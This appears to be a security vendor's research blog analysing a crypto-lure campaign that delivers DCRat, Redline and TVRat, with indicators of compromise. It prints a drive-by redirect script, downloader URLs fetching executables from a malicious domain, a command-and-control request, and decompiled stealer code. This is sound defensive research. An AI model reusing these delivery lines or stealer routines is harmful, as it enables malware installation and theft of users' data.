FreeCryptoScam - A New Cryptocurrency Scam That Leads to Installation of Backdoors and Stealers

zscaler.com/blogs/security-research/freecryptoscam-new-cryptocurrency-scam-leads-installation-backdoors-and

Introduction

In January 2022, the ThreatLabz research team identified a crypto scam, which we've dubbed "FreeCryptoScam." In this scam, the threat actor targets crypto users by luring them with an offer of free cryptocurrency. When the victim downloads the payload, it leads to installation of multiple malware payloads on the victim's system, allowing the threat actor to establish backdoors and/or steal user information. In this campaign, we see the Dark Crystal RAT ("DCRat") being downloaded which further leads to Redline and TVRat being downloaded and executed onto the victim's system.

This blog aims to explain various aspects of the campaign that the ThreatLabz team has uncovered during the investigation and technical analysis of the dropped payloads.

Website Analysis

In this campaign, threat actors host their malicious payload on either a new (*Figure 1*) or an old compromised web domain (*Figure 2 & Figure 3*). They use the below mechanisms to successfully drop the payload to the victim machine:

1. As soon as the user visits the website, the below javascript under a "script" tag gets executed to drop a payload: "***setTimeout(document.location.href=<link of the payload>, <milliseconds>)***"
2. As soon as the user clicks on the button, the "href" property is used to drop the payload that consists of the payload link.




Figure 1: Newly spun up website hosting malicious payloads




Figure 2: Old compromised websites used for hosting malicious payload

It should be noted that:

- The threat actor uses social engineering to drive successful payload execution, luring victims to install the dropped payload by using a message offering free cryptocurrency.

- The attack works across browsers, with the mechanism running the same way in Chrome, Internet Explorer, and Firefox. Depending on the browser settings, the payload will be automatically downloaded, or a pop-up window will ask the user to save the application on the system.
- From the whois record, it is clear that the second domain (shown in *Figure 2*) is an old domain that has likely been compromised.

Whois Record for Verio-Tx.net

Domain Profile

Registrant	Domain Admin
Registrant Org	Endurance International Group Inc
Registrant Country	us
Registrar	TUCOWS, INC. Tucows Domains Inc. IANA ID: 69 URL: http://tucowsdomains.com,http://www.tucows.com Whois Server: whois.tucows.com domainabuse@tucows.com (p) 14165350123
Registrar Status	clientTransferProhibited, clientUpdateProhibited
Dates	8,826 days old Created on 1997-12-02 Expires on 2022-12-01 Updated on 2021-11-02

Figure 3: Whois report of the second domain [Credit: DomainTools]

Attack Chain

The figure below depicts the attack chain of two scenarios:




Figure 4: Attack chain

Technical Analysis

As shown in the above figure, we found two types of payload:

1. In *Scenario 1*, the payload was a downloader that connected to another malicious domain hosting second stage payloads—backdoors and stealers. In most cases, the downloaded files were DCRat, Redline, and TVRat.
2. In *Scenario 2,* the payload served the DCRat malware directly.

[+] Scenario 1: Downloader DCRatLoader

For the purposes of analysis, we will look at the payload with MD5 hash: D3EF4EC10EE42994B313428D13B1B0BD which was protected by a well-known packer named Asprotect and given a fake certificate (*as shown in the figure below*).




Figure 5: Version information and digital certificate

After unpacking the file, we get a 48KB .NET executable file (MD5 = 469240D5A3B57C61F5F9F2B90F405999). This is a downloader consisting of base64 encoded urls and file paths (*as shown in the figure below*).




Figure 6: Code of Unpacked file

These base64 encoded strings represent the URL paths for downloading stage 2 payloads as well as the file paths where these payloads will be dropped on the victim system.

string	"http://dogelab.net/red.exe"	string
text	"C:/Users/IEUser/AppData/Local/Temp/red.exe"	string
text2	"C:/Users/IEUser/AppData/Local/Temp/red.exe"	string
string2	"http://dogelab.net/build.exe"	string
text3	"C:/Users/IEUser/AppData/Local/Temp/build.exe"	string
text4	"C:/Users/IEUser/AppData/Local/Temp/build.exe"	string
string3	"http://dogelab.net/dc.exe"	string
text5	"C:/Users/IEUser/AppData/Local/Temp/dc.exe"	string
text6	"C:/Users/IEUser/AppData/Local/Temp/dc.exe"	string

Figure 7: URLs and File paths

Scenario 2: DCRat

The second scenario involved direct download of the DCRat payload which was also protected by Asprotect. Upon unpacking, we get a 664KB .NET executable file (MD5= 37F433E1843602B29EC641B406D14AFA) which is the DCRat malware (shown in the figure below).

```
DCRat.Code Main
DCRat-Log#
DCRat.Code Main
DCRat-Log#
```

Figure 8: Strings found in memory

Network Traffic:

2022-01-17 …	HTTP	192.168.1.24	94.103.81.146	80	94.103.81.146	GET /php/Cpu4pythonserver/37Game/Video74Local/proc
2022-01-17 …	HTTP	94.103.81.146	192.168.1.24	49742		HTTP/1.1 200 OK (text/html)
2022-01-17 …	HTTP	192.168.1.24	94.103.81.146	80	94.103.81.146	GET /php/Cpu4pythonserver/37Game/Video74Local/proc
2022-01-17 …	HTTP	94.103.81.146	192.168.1.24	49742		HTTP/1.1 200 OK (text/html)
2022-01-17 …	HTTP	192.168.1.24	94.103.81.146	80	94.103.81.146	GET /php/Cpu4pythonserver/37Game/Video74Local/proc
2022-01-17 …	HTTP	94.103.81.146	192.168.1.24	49742		HTTP/1.1 200 OK (text/html)
2022-01-17 …	HTTP	192.168.1.24	94.103.81.146	80	94.103.81.146	GET /php/Cpu4pythonserver/37Game/Video74Local/proc
2022-01-17 …	HTTP	94.103.81.146	192.168.1.24	49742		HTTP/1.1 200 OK
2022-01-17 …	HTTP	192.168.1.24	94.103.81.146	80	94.103.81.146	GET /php/Cpu4pythonserver/37Game/Video74Local/proc
2022-01-17 …	HTTP	94.103.81.146	192.168.1.24	49742		HTTP/1.1 200 OK (text/html)
2022-01-17 …	HTTP	192.168.1.24	94.103.81.146	80	94.103.81.146	GET /php/Cpu4pythonserver/37Game/Video74Local/proc

Figure 9: Network traffic observed

```
GET /php/Cpu4pythonserver/37Game/Video74Local/processtraffic.php?
FZw8vGKeiXLwOJ=oZIlebl0VvvpgDKgW&b38527454b414717a20c41d5a03faa42=3QDO3UGZzUGOwEDZi
F2MmJWZxEWO2gzNzYzNwEjZiRWOjNzYxYzNmhDN2ADMxYTOxIjM5YDN&f2a3bb04a20200100affa175160
5258e=AZ3YzNhJTO0EWOmJ2N1kDZjF2Y2QDNyUzMxADZ4YWMkhDM5QTN1IWZ&b4757e2fa9766b4fae7d44
9fb97e59ee=QX9JSUmlWTYplbGdUVnl0VahlQTpVdsdkYtplMUNGexM2M5ckW1xmMWNGes9ERKl2Tpd2Rkh
mQsl0cJl3S0QzQOl2bqlUd5cVY6pEWadFdtNmdkhlW0ZUbjdkSDxUa0IDZ2VjMhVnVslkNJNUYwY0RVtmSz
ImaOhVYFp0QMlWSp9UandEZoJkVihmSzoFb4dlWVp0QMlWSp9UaNh0Y3ZUVihmVHRGVKNETpRjMkZXNyEWd
WxWS2k0QSpkSYpleWZlYoZ1RkRlSDxUa0IDZ2VjMhVnVslkNJl2Ys5EWWRnRXpFMOxWSzlUaiNTOtJmc1cl
Vp9maJ5WNXlVTxcVWsJ1MVl2dplUdkNjY1RXbiZlSp9UandEZoJkVihmVHRGVKNETpRzRYlHeW1kWGVEVR5
kVTVEeGhVd3ZEWjhHbJZTS5NWdWdlW55kMVl2dpl0QkVUSwkUaPlGMVF1UKNETpVVbiZXNFVVVWFjUxADMW
FGaURVavpWSrpEWZZnStNGbodEZ2FzaJNXSTFld0sWS2k0QiNnRyQGbKhVYHp0QMlWSYp1a1clWtZ1RSdWT
zQmdS1mYwRGbJZTS5NWMKhVYyw2RkVnRrl0cJlmYzkTbiJXNXZVavpWSRx2aUJEerl0cJNUVygTVW5kSp9U
aNFDVKp0aJNXSDpVMGVUS1lzVhBDbtJGcadlWFJ0Qh5GbHN1bBNlW1lzRhdXOtNmasdFVp9maJpnVtJmdod
0Y2p0MZBXMrl0cJlWS2kUejRnRykVaWJjVpdXaJZDawI1dZpGT5F0QRdWUqR2ZBR1TykEVMFTVFlkVCFTUn
tWaV9GNyIGboZUSwlkRLNnVHRWdstWS2k0UaRnRtRlVCFTUpdXaJNEZFlEeBNFTn9GbXllUFZ1RaBTTp9ma
JxWMXl1TWZUVIpUelJiOiITN1EjNjZmYkNWYkdDNjJ2M1cDMiZzMkNGZzATNjFzYiwiI4UDNzEGZkVjN1IG
M5ITMiFzNmVDN4MTZ0IjNzETYxMWZkBzYygDZ2IiOiQjZkdjNzMjZhZzNlZzMxMGMlVTNzMWMjFmZ1M2NmF
zNiwiI0MjM3QzNhZmZiVmN3ATMjBDMlBDM0YTOlFjZ3ETZzkTMjdjN3IDZ1IiOiIWOzkjYhRDOkZTZ1gTYh
BjM0QWMlFzMxgTO2EjM1M2Yis3W HTTP/1.1
Accept: */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101
Firefox/91.0
Host: 94.103.81.146
```

Figure 10: Get request sent to C&C

In addition to the DCRat code, we also found stealer code inside the unpacked binary. This part of the code exhibited stealer characteristics, which are often used to exfiltrate sensitive user information. Not only did it steal the information from the infected system, but also disabled the antivirus protection (if found enabled). The code in the figure below showcases the type of data being exfiltrated:

```
internal static class xY7
{
    // Token: 0x0600020F RID: 527 RVA: 0x0001B4B0 File Offset: 0x0001B4B0
    public static string 2L7(string A_0)
    {
        return A_0.Replace("{USERNAME}", 6D4.k4d()).Replace("{SYSTEMDRIVE}", Path.GetPathRoot(Environment.SystemDirectory).Replace("\\", ""));
    }

    // Token: 0x06000210 RID: 528 RVA: 0x0001B4F8 File Offset: 0x0001B4F8
    public static List<858> 911()
    {
        return new List<858>
        {
            new 858("GPUName", 6D4.JTu()),
            new 858("CPUName", 6D4.IJ3()),
            new 858("Webcams", u8L.B22()),
            new 858("Microphones", u8L.cub()),
            new 858("BIOS", 6D4.H98()),
            new 858("LANIP", 6D4.IP8()),
            new 858("Antivirus", 6D4.9C1()),
            new 858("Firewall", 6D4.b7f()),
            new 858("Motherboard", 6D4.Emi()),
            new 858("RAM", 6D4.2tO()),
            new 858("Screens", u8L.j8E()),
            new 858("SteamPath", u8L.W33()),
            new 858("SteamLang", u8L.Tf7()),
            new 858("SteamUser", u8L.756()),
            new 858("SteamUserID", u8L.777()),
            new 858("SteamApps", u8L.Gw2()),
            new 858("TelegramPath", u8L.e47()),
            new 858("DiscordPath", u8L.Gpv()),
            new 858("FrameworkVersion", 6D4.t7B()),
            new 858("Path", Path.GetDirectoryName(Ej4.4Jt))
        };
    }
```

Figure 11: Stealer code

```
public static string 9C1()
{
    try
    {
        bool ev = Ej4.Ev6;
        if (ev)
        {
            return "Disabled";
        }
        string text = string.Empty;
        string scope = L25.qyj() ? "root\\SecurityCenter2" : "root\\SecurityCenter";
        string queryString = "SELECT * FROM AntivirusProduct";
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(scope, queryString))
        {
            using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = managementObjectSearcher.Get().GetEnumerator())
            {
                if (enumerator.MoveNext())
                {
                    ManagementObject managementObject = (ManagementObject)enumerator.Current;
                    text = managementObject["displayName"].ToString();
                }
            }
        }
        return (!string.IsNullOrEmpty(text)) ? text : "N/A";
    }
    catch
    {
    }
    return "Unknown";
}
```

Figure 12: Checks for antiviruses installed and disable them.

We saw the sample created a mutex, named, "\Sessions\1\BaseNamedObjects\865218dd0bef38bd584e8c4ea44a4b7e295cb6f3" where **865218dd0bef38bd584e8c4ea44a4b7e295cb6f3** is the SHA1(hash value) of the string "DCR_MUTEX-BZrxW3QvqgtvhEFCpLSr" and “DCR_MUTEX” is symbolic of DCRat malware.






Figure 13: Configuration of the DCRat

Zscaler Sandbox Detection

Downloader Payload



DCRat payload



In addition to sandbox detections, Zscaler's multilayered cloud security platform detects indicators related to the campaign at various levels with the following threat names:

- Win32.Downloader.DCRat
- Win32.Downloader.Redline
- Win32.Downloader.TVrat
- Win32.Backdoor.Dcrat
- Win32.Backdoor.Redline
- Win32.Backdoor.Tvrat

We haven't categorized this campaign in association with any particular family because it's a generic downloader that downloads other backdoors or stealers.

MITRE ATT&CK AND TTP Mapping

ID	Tactic	Technique
T1189	Drive-by Compromise	Adversaries may gain access to a system through a user visiting a website over the normal course of browsing.
T1140	Deobfuscate/Decode Files or Information	Strings and other data are obfuscated in the payload
T1082	System Information Discovery	Sends processor architecture and computer name

T1083	File and Directory Discovery	Upload file from the victim machine
T1005	Data from Local System	Adversaries may search local system sources, such as file systems or local databases, to find files of interest and sensitive data prior to Exfiltration.
T1222	File Directory Permissions Modification	Change directory permission to hide its file
T1555	Credentials from password store	Steal stored password
T1056	Keylogging	Keylog of infected machine
T1055	Process Injection	Inject code into other processes

Indicators of Compromise

[+] MD5 Hashes

d3ef4ec10ee42994b313428d13b1b0bd

469240d5a3b57c61f5f9f2b90f405999

6bc6b19a38122b926c4e3a5872283c56

3da7cbb5e16c1f02522ff5e49ffc39e7

fdec732050d0b59d37e81453b746a5f3

d27dba475f35ee9983de3541d4a48bda

67364aac61276a7a4abb7b339733e72c

2e30e741aaa4047f0c114d22cb5f6494

22c4c7c383f1021c80f55ced63ed465c

1c5cf95587171cc0950a6e1be576fedc

37f433e1843602b29ec641b406d14afa

A6718d7cecc4ec8aeef273918d18aa19

fa80b7635babe8d75115ebcc3247ffff

e6d174dd2482042a0f24be7866f71b8d

53be54c4311238bae8cf2e95898e4b12

[+] Network Indicators:

wetranszfer[.]com

dogelab[.]net

verio-tx[.]net

benbest[.]org

gorillaboardwj[.]com

dogelab[.]net

d0me[.]net

pshzbnb[.]com

ghurnibd[.]com

